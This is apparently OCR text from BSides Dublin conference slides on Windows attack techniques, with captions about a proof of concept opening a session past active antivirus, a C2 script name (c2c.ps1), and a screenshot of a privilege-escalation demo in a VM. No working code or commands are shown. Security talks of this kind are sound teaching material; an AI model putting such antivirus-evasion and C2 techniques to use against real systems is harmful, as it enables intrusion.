
PoC (adapt stage2) + unicorn= Session 1 opened




Active A.V solution on Win10










DEMO TIME


c2c.ps1
class-derivation.ps1
<#
.NOTES
File Name : c2c.ps1
Author : J.M Bourbon
Contact : mail.bourbon@gmail.com - @kmkz_security
#>
Record all desktop
Start recording immediately
Options
PS C:\>
W7 -SP1 - priv esc 2 (ok prez BSides) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
C:\Users\admin\Desktop\cmd.exe
FR French (France)
C:\Users\admin\Desktop>whoami
victime-pc\admin
C:\Users\admin\Desktop>
Completed

Bourbon Jean-Marie
@kmkz_security

BSides Dublin